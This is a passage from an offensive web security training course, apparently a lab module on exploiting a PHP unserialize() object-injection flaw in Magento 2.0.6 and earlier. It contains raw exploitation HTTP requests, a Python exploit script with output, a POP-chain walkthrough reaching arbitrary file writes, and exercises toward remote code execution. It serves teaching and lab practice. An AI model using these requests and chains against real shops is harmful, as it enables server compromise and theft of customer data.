    if(isset($this->test)){  
        $this->test->hello();  
    }  
}  
}  
class bar{  
    public function hello(){  
        print "hola!";  
    }  
}  
class awae{  
    function __call($name, $args){  
        print "calling __call with: ".$name."\n";  
    }  
}  
$foo = new foo(new bar);  
?>
```

Figure 389 – Two classes that can be linked together via properties

We can see that the code links the 'foo' and the 'bar' classes together via the property 'test'. However, we can link a different class to foo, the awae class. Since the hello() function doesn't exist, it will call the magic method __call. Since serialization only cares about properties of an object (not functions), we can override the __construct function and set properties in there. So that when we construct our serialized attack string, all properties are set to what we choose.

If you notice, the included 'awae' class does not contain the 'hello' function at all. Therefore, the magic method '__call' is fired. Often this can result in undesired affects.

13.2.8 Forcing __destruct

There is a way in which we can force a __destruct call even before the script has finished executing, presented originally by Stefan Esser.

We can wrap the created object within an array(). Let's see how that works.

```
<?php

class awae{
    public $test = "123";
    function __destruct(){
        print "\n(+) calling __destruct!";
    }
}

echo serialize(array(new awae));
echo "\n(+) end!";
?>
```

Figure 390 – Note the array is wrapped over the object before serialization

So, the result looks like this:

```
a:1:{i:0;o:4:"awae":1:{s:4:"test";s:3:"123";}}
```

Figure 391 – A serialized array containing an object

On older versions of PHP, you will need to change the number of elements to 0, so that we effectively have an empty array according to the PHP engine. The PHP engine will then go ahead and destruct the object in its first position.

```
unserialize("a:0:{i:0;o:4:"awae":1:{s:4:"test";s:3:"123";}}");
```

Figure 392 – Unserializing an array with supposedly no elements

In older versions of PHP, the code will call the `__destruct` before the end of the script!

However, this is not needed on newer installations of PHP. You can simply wrap the serialized object in an array when exploiting an `unserialize()` vulnerability and it will force the `__destruct` call to be made.

13.3 Magento Unserialize

Finally! Now we will walk through the discovery process, from reading the code to developing our own pop chain.

13.3.1 Discovering the Vulnerability in the Code

Within the `'lib/internal/Magento/Framework/Model/ResourceModel/AbstractResource.php'` file, we can see the following code:

```
/**
 * Unserialize \Magento\Framework\DataObject field in an object
 *
 * @param \Magento\Framework\Model\AbstractModel $object
```

```
* @param string $field
* @param mixed $defaultValue
* @return void
*/
protected function _unserializeField(\Magento\Framework\DataObject $object,
$field, $defaultValue = null){
    $value = $object->getData($field);
    if (empty($value)) {
        $object->setData($field, $defaultValue);
    } elseif (!is_array($value) && !is_object($value)) {
        $object->setData($field, unserialize($value));
    }
}
```

Figure 393 – The location of the unserialize vulnerability

The code expects a particular name spaced object and then extracts a field value from it, which is later passed to a call to unserialize().

If we look at the initial blog post, we see that Natanel states that in order to reach the unserialize() we need to be able to override the “additional_data” dictionary within the the data dictionary. This happens in an array_merge call within app/code/Magento/Quote/Model/PaymentMethodManagement.php.

```
public function set($cartId, \Magento\Quote\Api\Data\PaymentInterface $method){
    /** @var \Magento\Quote\Model\Quote $quote */
    $quote = $this->quoteRepository->get($cartId);
    $method->setChecks([
        \Magento\Payment\Model\Method\AbstractMethod::CHECK_USE_CHECKOUT,
        \Magento\Payment\Model\Method\AbstractMethod::CHECK_USE_FOR_COUNTRY,
        \Magento\Payment\Model\Method\AbstractMethod::CHECK_USE_FOR_CURRENCY,
        \Magento\Payment\Model\Method\AbstractMethod::CHECK_ORDER_TOTAL_MIN_MAX,
    ]);
    $payment = $quote->getPayment();
    $data = $method->getData(); // paymentMethod
    if (isset($data['additional_data'])) {
        $data = array_merge($data, (array)$data['additional_data']);
        unset($data['additional_data']);
    }
}
```

Figure 394 – Where the array_merge() happens, that overwrites the additional_data element

The \$method->getData() returns the “_data” property in the case and since it is a json API call, we can send:

```
{ "paymentMethod": { "method": "checkmo", "additional_data": { "additional_information": "attack string goes here" } }, "email": "valid@magento.com" }
```

Figure 395 – Setting additional data, essentially overwriting the array with user controlled input

This can be reached by guest users, but in order to reach the unserialize call, we are going to have to do the following:

- create a cart as a guest account
- extract the guest cart token
- set the shipping address for the guest

We need to do all this before we can set the payment method, since we are reaching the unserialize via the 'PaymentMethodManagement' class. For the sake of demonstration, we are going to set the following variables accordingly:

- PHPSESSID = "offsec2016"
- Form_key = "test"

However, you can set them to any value to reach the unserialize() call.

13.3.2 Stage 1 - Creating the Cart

As mentioned, we need to be able to create a "cart" as a guest user. The following request will create the cart:

```
GET /checkout/cart/add/uenc//product/1/?form_key=test HTTP/1.1
Host: 172.16.175.145
X-Requested-With: XMLHttpRequest
Cookie: PHPSESSID=offsec2016; form_key=test
Connection: close
Content-Length: 0
```

Figure 396 – Stage 1 where we create the cart

The list of requirements for stage 1 are:

- 'X-Requested-With' header set to 'XMLHttpRequest'
- The 'form_keys' must be the same value (to be used in later requests)
- The PHPSESSID to be any valid session id value (to be used in later requests)
- The product in the URI to be set to 1.

- The double slash `''` is used because we are parsing an empty string to the `'uenc'` variable via restful API.

Upon successful completion, you should be greeted with the following response:

```
HTTP/1.1 200 OK
Date: Wed, 08 Jun 2016 17:25:05 GMT
Server: Apache/2.4.10 (Debian)
Expires: Mon, 08 Jun 2015 17:25:06 GMT
Cache-Control: max-age=0, must-revalidate, no-cache, no-store
Pragma: no-cache
Set-Cookie: form_key=test; expires=Wed, 08-Jun-2016 18:25:06 GMT; Max-Age=3600;
path=/; domain=172.16.175.145
X-Frame-Options: SAMEORIGIN
Content-Length: 2
Connection: close
Content-Type: application/json
[]
```

Figure 397 – Stage 1 response, an empty json array

You should see an empty array returned.

13.3.3 Stage 2 - Generating a Guest Cart Token

So now that we have created a “cart”, we need to go ahead and enumerate the guest cart id value. To do so, we need to send the following request:

```
GET /checkout/cart/ HTTP/1.1
Host: 172.16.175.145
Cookie: PHPSESSID=offsec2016; form_key=test
Connection: close
```

Figure 398 - Stage 2 where we generate a guest cart id


Now we get a response that reveals the guest cart id value:

```
HTTP/1.1 200 OK
Date: Wed, 08 Jun 2016 20:29:25 GMT
Server: Apache/2.4.10 (Debian)
Expires: Mon, 08 Jun 2015 20:29:26 GMT
Cache-Control: max-age=0, must-revalidate, no-cache, no-store
Pragma: no-cache
Set-Cookie: form_key=test; expires=Wed, 08-Jun-2016 21:29:26 GMT; Max-Age=3600;
```

```
path=/; domain=172.16.175.145
X-Magento-Cache-Control: max-age=0, must-revalidate, no-cache, no-store
X-Magento-Cache-Debug: MISS
X-Magento-Tags: FPC
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 103603
```

Figure 399 – Stage 2 response, we can see it does a Set-Cookie

Since the response body content is very large, you will need to use a regular expression to match one string we are looking for:



```
izenet_directpost : http://172.16.175.145/checkout/onepage/saveOrder/ ;, e
th":{"payflowpro":2,"authorizenet_directpost":2}}},"formKey":"b","customerData":
":{"entity_id":"15d91100b7db8564a2cd0515b266b465","store_id":1,"created_at":"201
20:29:14","updated_at":"0000-00-00
00:00:00","converted_at":null,"is_active":"1","is_virtual":0,"is_multi_shipping"
ount":"1","items_qty":"1.0000","orig_order_id":"0","store_to_base_rate":"0.0000"
base_currency_code":"USD","store_currency_code":"USD","quote
base_grand_total":"200.0000","checkout_method
":"3","customer_group_id":"0","customer_email
a":null,"customer_middlename":null,"customer_
dob":null,"customer_note":null,"customer_note
":"172.16.175.1","applied_rule_ids":null,"rese
code":null,"global_currency_code":"USD","bas
```

☐ Case sensitive
☒ Regex
☐ Auto-scroll to match when text changes

entity_id:(.*) "store_id":\d,"created

Figure 400 – Using regex to match on the guest cart id

Now we can extract the guest cart id from the response, to use in subsequent requests.

13.3.4 Stage 3 - Set the Guests Address

Now, using the guest cart id value, we need to make the final preparation request:

```
POST /rest/default/V1/guest-carts/15d91100b7db8564a2cd0515b266b465/shipping-
information HTTP/1.1
Host: 172.16.175.145
Content-Type: application/json
Content-Length: 252
{"addressInformation":{"shipping_address":{"countryId":"US","regionId":"","region":
","street":[""],"company":"","telephone":"","postcode":"","city":"","firstname":"","
lastname":""},"shipping_method_code":"flatrate","shipping_carrier_code":"flatrate"}}
```

Figure 401 – Stage 3, setting the shipping address

The only thing we need to ensure is that we set the 'countryId' to a correct value. In this case, we choose "US" but it could also be "UK" or "AU" etc. Note that there is no PHPSESSID needed. **This final stage is only needed if the product in the database has a weight set.** In our case, it does.

13.3.5 Triggering the Vulnerability

Now that we have all the pieces to the puzzle, we can go ahead and send a specially crafted request to the PaymentMethod API:

```
POST /rest/V1/guest-carts/15d91100b7db8564a2cd0515b266b465/set-payment-information
HTTP/1.1
Host: 172.16.175.145
Content-Type: application/json
Content-Length: 115
{"paymentMethod":{"method":"checkmo","additional_data":{"additional_information":"AB
CD"}},"email":"valid@magento.com"}
```

Figure 402 – The ABCD string will be passed to an unserialize() call

This request sends "ABCD" as the string to be unserialized. However, since this is not a serialized string, it will throw an error. So, if done correctly, you will see a response like this:

```
HTTP/1.1 500 Internal Server Error
Date: Wed, 08 Jun 2016 21:00:38 GMT
Server: Apache/2.4.10 (Debian)
Set-Cookie: PHPSESSID=n3vldiu0p0pdc16kg2ag56ev10; expires=Wed, 08-Jun-2016 22:00:38
GMT; Max-Age=3600; path=/; domain=172.16.175.145; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
```

```
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 4003
Connection: close
Content-Type: application/json; charset=utf-8
{"message": "Notice: unserialize(): Error at offset 0 of 4 bytes in
```

Figure 403 – ABCD is not a serialized string, so we get errors

13.3.6 Discovering Primitives

So now that we can finally reach the vulnerability, we can use a quick script to setup a guest cart id:

```
#!/usr/local/bin/python
import re, sys, random, string, requests
s = requests.Session()
def rand(N):
    return ''.join(random.choice(string.ascii_lowercase + string.digits) for _ in
range(N))
if len(sys.argv) != 3:
    print "(+) usage: %s <target> <dir>" % sys.argv[0]
    print "(!) eg: %s 192.168.100.13 /" % sys.argv[0]
    sys.exit(-1)
def banner():
    return """\n\tMagento <= 2.0.6 unserialize() Remote Code Execution
Exploit\n\tmr_me@offensive-security.com\n""
def check_args():
    global target, path
    if len(sys.argv) != 3:
        return False
    if not sys.argv[2].endswith("/"):
        return False
    path = sys.argv[2]
    target = sys.argv[1]
    return True
def we_can_leak_full_path():
    global fullpath, stage_2
    stage_2 = "checkout/cart/"
    r = s.get("http://%s%s" % (target, path, stage_2), cookies={'PHPSESSID':''})
    match = re.search('\#\d
(.*?)lib/internal/Magento/Framework/Session/SaveHandler.php\(\d*\)', r.text)
    if match:
        fullpath = match.group(1)
```

```
        return True
    return False
def we_can_create_fake_cart():
    global form_key, cookies
    form_key = rand(1)
    cookies = {'PHPSESSID': '%s' % rand(26), 'form_key': '%s' % form_key}
    headers = {'X-Requested-With': 'XMLHttpRequest'}
    # stage 1 uri has a double slash on purpose, since the api expects a base64
    encoded_string
    # and we are not supplying it...
    stage_1 = "checkout/cart/add/uenc//product/1/?form_key=%s" % form_key
    r = s.get("http://%s%s%s" % (target, path, stage_1), cookies=cookies,
    headers=headers)
    if r.text == "[]":
        return True
    return False
def we_can_set_shipping():
    stage_3 = "/rest/V1/guest-carts/%s/shipping-information" % guest_cart_id
    payload = {'addressInformation':
                {"shipping_address":
                 {"countryId":
                  "US", "regionId": "", "region": "", "street": [""], "company": "", "telephone": "", "postcode":
                  "", "city": "", "firstname": "", "lastname": ""},
                 "shipping_method_code": "flatrate", "shipping_carrier_code": "flatrate"
                }
               }
    r = requests.post("http://%s%s%s" % (target, path, stage_3), json=payload)
    if r.status_code == 200:
        return True
    return False
def we_can_generate_guest_cart_id():
    global guest_cart_id
    r = s.get("http://%s%s%s" % (target, path, stage_2), cookies=cookies)
    match = re.search('entity_id': "(.*)", "store_id": \d, "created_at', r.text)
    if match:
        guest_cart_id = match.group(1)
        return True
    return False
def main():
    print banner()
```

```
if check_args():
    print "(+) disclosing path..."
    if we_can_leak_full_path(): # stage 0 - leak the web root path
        print "(+) leaked the full path: %s" % fullpath
        print "(+) creating fake cart..."
        if we_can_create_fake_cart(): # stage 1 - create fake cart
            print "(+) created a fake cart!"
            print "(+) generating a guestCartId..."
            if we_can_generate_guest_cart_id(): # stage 2 - gen guest cart id
                print "(+) generated a valid guestCartId: %s" % guest_cart_id
                if we_can_set_shipping(): # stage 3 - set the shipping for guest
                    print "(+) successfully set the shipping!"
if __name__ == "__main__":
    main()
```

Figure 404 – Code that will perform all 3 stages and set the guest cart id

When running the code, we get:

```
root@kali:~/module-13# ./unserialize.py 172.16.175.145 /
Magento <= 2.0.6 unserialize() Remote Code Execution Exploit
mr_me@offensive-security.com
(+) disclosing path...
(+) leaked the full path: /var/www/html/
(+) creating fake cart...
(+) created a fake cart!
(+) generating a guestCartId...
(+) generated a valid guestCartId: 5f851e7a8e46267e1c2c12994b4c729a
(+) successfully set the shipping!
```

Figure 405 – The guest cart id we see printed is ready to be used for exploitation!

Ok, so to determine what classes have destruct functions, we can start by grepping the code:

```
root@kali:~/magento2-2.0.5# grep --color=always -ir "function __destruct(" .
./lib/internal/Credis/Client.php:    public function __destruct()
./lib/internal/Magento/Framework/Archive/Helper/File.php:    public function
__destruct()
./lib/internal/Magento/Framework/DB/Adapter/Pdo/Mysql.php:    public function
__destruct()
./lib/internal/Magento/Framework/Encryption/Crypt.php:    public function
__destruct()
./lib/internal/Magento/Framework/Filesystem/IO/File.php:    public function
__destruct()
./lib/internal/Magento/Framework/Image/Adapter/Gd2.php:    public function
```

```
__destruct()  
./lib/internal/Magento/Framework/Image/Adapter/ImageMagick.php:    public function  
__destruct()  
./lib/internal/Magento/Framework/Registry.php:    public function __destruct()  
./lib/internal/Magento/Framework/Simplexml/Config.php:    public function  
__destruct()  
./lib/internal/Magento/Framework/View/Layout.php:    public function __destruct()  
./lib/internal/Magento/Framework/View/Model/Layout/Merge.php:    public function  
__destruct()
```

Figure 406 – Discovering classes implementing __destruct

We are going to take a look at the first one:

```
public function __destruct()  
{  
    if ($this->closeOnDestruct) {  
        $this->close();  
    }  
}
```

Figure 407 – Calling close() looks interesting, the start of a chain?

So, if the closeOnDestruct Boolean is set, the code will call close().

```
public function close()  
{  
    $result = TRUE;  
    if ($this->connected && ! $this->persistent) {  
        try {  
            $result = $this->standalone ? fclose($this->redis) : $this->redis-  
>close();  
            $this->connected = FALSE;  
        } catch (Exception $e) {  
            ; // Ignore exceptions on close  
        }  
    }  
    return $result;  
}
```

Figure 408 – Discovering an arbitrary call to close on any class

We can see that if the 'connected' variable is set to true and the 'persistent' variable is set to false, we will reach the try/catch block. Now, as long as the standalone variable is set to false, we will reach the \$this->redis->close() call.

This is a powerful primitive, as we now have the ability to call the `close()` function on any class. Let's see which classes implement the `close()` function.

```
root@kali:~/magento2-2.0.5# grep --color=always -ir "function close(" .
./app/code/Magento/Backup/Model/Backup.php:    public function close()
./app/code/Magento/Sales/Model/Order/Payment/Transaction.php:    public function
close($shouldSave = true)
./dev/tests/functional/lib/Magento/Mtf/Util/Protocol/CurlTransport/BackendDecorator.
php:    public function close()
./dev/tests/functional/lib/Magento/Mtf/Util/Protocol/CurlTransport/FrontendDecorator
.php:    public function close()
./dev/tests/functional/lib/Magento/Mtf/Util/Protocol/CurlTransport/WebapiDecorator.p
hp:    public function close()
...
```

Figure 409 – Looking for alternate calls to `close()`, our attack surface has increased

You will notice that there are now many more choices for us to pick from! But we are going to check out the Transaction class (highlighted in bold).

```
class Transaction extends AbstractModel implements TransactionInterface
{ ...
    public function close($shouldSave = true)
    {
        if (!$this->_isFailsafe) {
            $this->_verifyThisTransactionExists();
        }
        if (1 == $this->getIsClosed() && $this->_isFailsafe) {
            throw new \Magento\Framework\Exception\LocalizedException(
                __('The transaction "%1" (%2) is already closed.', $this->getTxnId(),
                $this->getTxnType())
            );
        }
        $this->setIsClosed(1);
        if ($shouldSave) {
            $this->save();
        }
    }
}
```

Figure 410 – The Transaction class has a `close()` that leads to a `save()` method call

We can see that the Transaction class extends a base class called `AbstractModel`. Later on in `close()`, we can see that `save()` gets called. Now, the `save` function does not exist in the child Transaction class, however, it does exist in the parent `AbstractModel` class. Let's investigate that method:

```
root@kali:~/magento2-2.0.5# grep --color=always -ir "class AbstractModel " .
./app/code/Magento/Catalog/Model/AbstractModel.php:abstract class AbstractModel
extends \Magento\Framework\Model\AbstractExtensibleModel
./app/code/Magento/ImportExport/Model/AbstractModel.php:abstract class AbstractModel
extends \Magento\Framework\DataObject
./app/code/Magento/Rule/Model/AbstractModel.php:abstract class AbstractModel extends
\Magento\Framework\Model\AbstractModel
./app/code/Magento/Sales/Model/AbstractModel.php:abstract class AbstractModel
extends AbstractExtensibleModel
./lib/internal/Magento/Framework/Model/AbstractModel.php:abstract class
AbstractModel extends \Magento\Framework\DataObject
```

Figure 411 – Hunting for the parent class

The one we are interested in is within the core library of Magento:

```
public function save()
{
    $this->_getResource()->save($this);
    return $this;
}
protected function _getResource()
{
    if (empty($this->_resourceName) && empty($this->_resource)) {
        throw new \Magento\Framework\Exception\LocalizedException(
            new \Magento\Framework\Phrase('The resource isn\'t set.')
        );
    }
    return $this->_resource ?:
\Magento\Framework\App\ObjectManager::getInstance()->get($this->_resourceName);
}
```

Figure 412 – The save() function can now be called on any class!

The code in save() calls another save() function on a property that we can control. The _getResource() function returns the '_resource' variable. Therefore we could set the property to any class and essentially call save() on any class! Saving functions are often dangerous especially if they interact with the filesystem (such as saving data from properties that we can potentially control). Let's go ahead and see what classes implement the save() function.

```
root@kali:~/magento2-2.0.5# grep --color=always -ir "function save(" . | wc -l
202
root@kali:~/magento2-2.0.5# grep --color=always -ir "function save(" . | grep
Cache/File
```

```
./lib/internal/Magento/Framework/Simplexml/Config/Cache/File.php:    public function save()
```

Figure 413 – The increased attack surface due to a call to save()!

There are 202 hits for the save() function, this looks very promising. Let's check out the File class:

```
class File extends \Magento\Framework\Simplexml\Config\Cache\AbstractCache
{ ...
    public function save()
    {
        if (!$this->getIsAllowedToSave()) {
            return false;
        }
        // save stats
        @file_put_contents($this->getStatFileName(), serialize($this->getComponents()));
        // save cache
        @file_put_contents($this->getFileName(), $this->getConfig()->getNode()->asNiceXml());
        return true;
    }
}
```

Figure 414 – Finally, we can trigger an arbitrary write via file_put_contents()

The save() function does a file_put_contents() which essentially means we can write to the disk. You may notice that the getStatFileName() and getComponents() functions are not defined. This is where exploitation gets extra tricky. One of the hidden “tricks” with PHP object injection is the ability to subclass from **any** class loaded at run time. That's right, ANY. So we can essentially subclass from the DataObject class:

```
class DataObject implements \ArrayAccess
{
    public function __construct(array $data = [])
    {
        $this->_data = $data;
    }
    public function __call($method, $args)
    {
        switch (substr($method, 0, 3)) {
            case 'get':
                $key = $this->_underscore(substr($method, 3));
                $index = isset($args[0]) ? $args[0] : null;
                return $this->getData($key, $index);
        }
    }
}
```



```

        ...
    }
    throw new \Magento\Framework\Exception\LocalizedException(
        new \Magento\Framework\Phrase('Invalid method %1::%2(%3)',
[get_class($this), $method, print_r($args, 1)])
    );
}
protected function _underscore($name)
{
    if (isset(self::$_underscoreCache[$name])) {
        return self::$_underscoreCache[$name];
    }
    $result = strtolower(trim(preg_replace('/([A-Z]|[0-9]+)/', '_$1', $name),
'_'));
    self::$_underscoreCache[$name] = $result;
    return $result;
}

public function getData($key = '', $index = null)
{
    ...
    /* process a/b/c key as ['a']['b']['c'] */
    if (strpos($key, '/') {
        $data = $this->getDataByPath($key);
    } else {
        $data = $this->_getData($key);
    }
}

protected function _getData($key)
{
    if (isset($this->_data[$key])) {
        return $this->_data[$key];
    }
    return null;
}

```

Figure 415 – The very helpful DataObject class that turns function calls to a data array

By subclassing with the DataObject class, the code will start by calling the `__call` magic method since `getComponents()` and `getStatFileName()` functions don't exist. The `__call()` function calls the `underscore()` function, which replaces any CamelCase strings with underscore delimiters, thus turning 'getStatFileName' to 'stat_file_name'.

Then, the `getData()` function calls the `getData()` function which essentially returns the array value for the keys 'stat_file_name' and 'components'.

13.3.7 Course Work

Exercise 1: Develop a pop chain!

- Now it is time for you to develop an alternative pop chain that will call `chmod()` on a single file. This can be theoretically based or put into actual practice.

```
steven@neptune:/var/www/html$ ls -la /tmp/lol
----- l www-data www-data 0 Jun 17 14:28 /tmp/lol
steven@neptune:/var/www/html$ ls -la /tmp/lol
-r-----t l www-data www-data 0 Jun 17 14:28 /tmp/lol
steven@neptune:/var/www/html$
```

Figure 416 – changing permissions on a random file

Whilst this is hardly a vulnerability, it will demonstrate that you have a solid understanding of the concepts presented in this module.

Tips

Sometimes, we need to determine what classes are loaded at runtime. To do this, we can use the following reflection code:

```
<?php
$classes = get_declared_classes();
foreach($classes as $class) {
    $methods = get_class_methods($class);
    foreach ($methods as $method) {
        // add more magic methods if you want
        if (in_array($method, array('__destruct', '__wakeUp'))) {
            print $class . '::~' . $method . "\n";
        }
    }
}
?>
```

Figure 417 – Using reflection to discover accessible classes and `__destruct` functions

Within the 'lib/internal/Magento/Framework/Model/ResourceModel/AbstractResource.php' file, we just have to add an `include_once()` call using the reflection code like so:

```
/**
 * Unserialize \Magento\Framework\DataObject field in an object
 *
 * @param \Magento\Framework\Model\AbstractModel $object
 * @param string $field
 * @param mixed $defaultValue
 * @return void
 */
protected function _unserializeField(\Magento\Framework\DataObject $object,
$field, $defaultValue = null){
    $value = $object->getData($field);
    if (empty($value)) {
        $object->setData($field, $defaultValue);
    } elseif (!is_array($value) && !is_object($value)) {
        include_once('/home/student/popchain.txt');
        $object->setData($field, unserialize($value));
    }
}
```

Figure 418 – Modifying the code to include the popchain.txt file

Now, when we trigger the vulnerability we see:

```
Phar::__destruct
PharData::__destruct
PharFileInfo::__destruct
Magento\Framework\View\Model\Layout\Merge::__destruct
Monolog\Handler\AbstractHandler::__destruct
Monolog\Handler\AbstractProcessingHandler::__destruct
Monolog\Handler\StreamHandler::__destruct
Magento\Framework\Logger\Handler\Base::__destruct
Magento\Framework\Logger\Handler\System::__destruct
Magento\Framework\Logger\Handler\Exception::__destruct
Magento\Framework\Logger\Handler\Debug::__destruct
Magento\Framework\Registry::__destruct
Magento\Framework\Encryption\Crypt::__destruct
Magento\Framework\DB\Adapter\Pdo\Mysql::__destruct
Magento\Framework\Simplexml\Config::__destruct
Magento\Framework\View\Layout::__destruct
Magento\Framework\View\Layout\Interceptor::__destruct
Magento\Framework\App\Config\Base::__destruct
Magento\Sales\Model\Config\Ordered::__destruct
Magento\Quote\Model\Quote\Address\Total\Collector::__destruct
```

Figure 419 – The listed classes with __destruct magic methods

Highlighted in bold are the classes that are implemented as part of Magento Core. These are the classes that we will start auditing.

Questions:

- Note that not **all** classes that are usable for pop chains are displayed here. Can you explain why?

Extra Mile Exercise: pop shells via unserialize() !

- If you made it this far, we salute you! However, the last challenge will be to develop a pop chain to gain remote code execution against your target!

172.16.175.137/awae/objectinjection/extramile.php

PHP Object Injection

Extra Mile

Offensive Security

PHP Source Code

```
<?php
error_reporting(0);
include("../exercises.php");

class Bar {
    public $className;
    public $args;

    public function __construct() {
        $this->bar = 'foobar';
    }

    public function _hack(){
        if (eval($this->args) === NULL){
            print "<p>Congrats you redirected execution to controlled PHP code!</p>";
        }
    }
}
```




Upcoming Events

Black Hat Europe 2016

London, United Kingdom

November 1-4

Black Hat Asia 2017

Singapore

March 28 – 31

Black Hat USA 2017

Las Vegas, Nevada

July 22 – 27

www.blackhat.com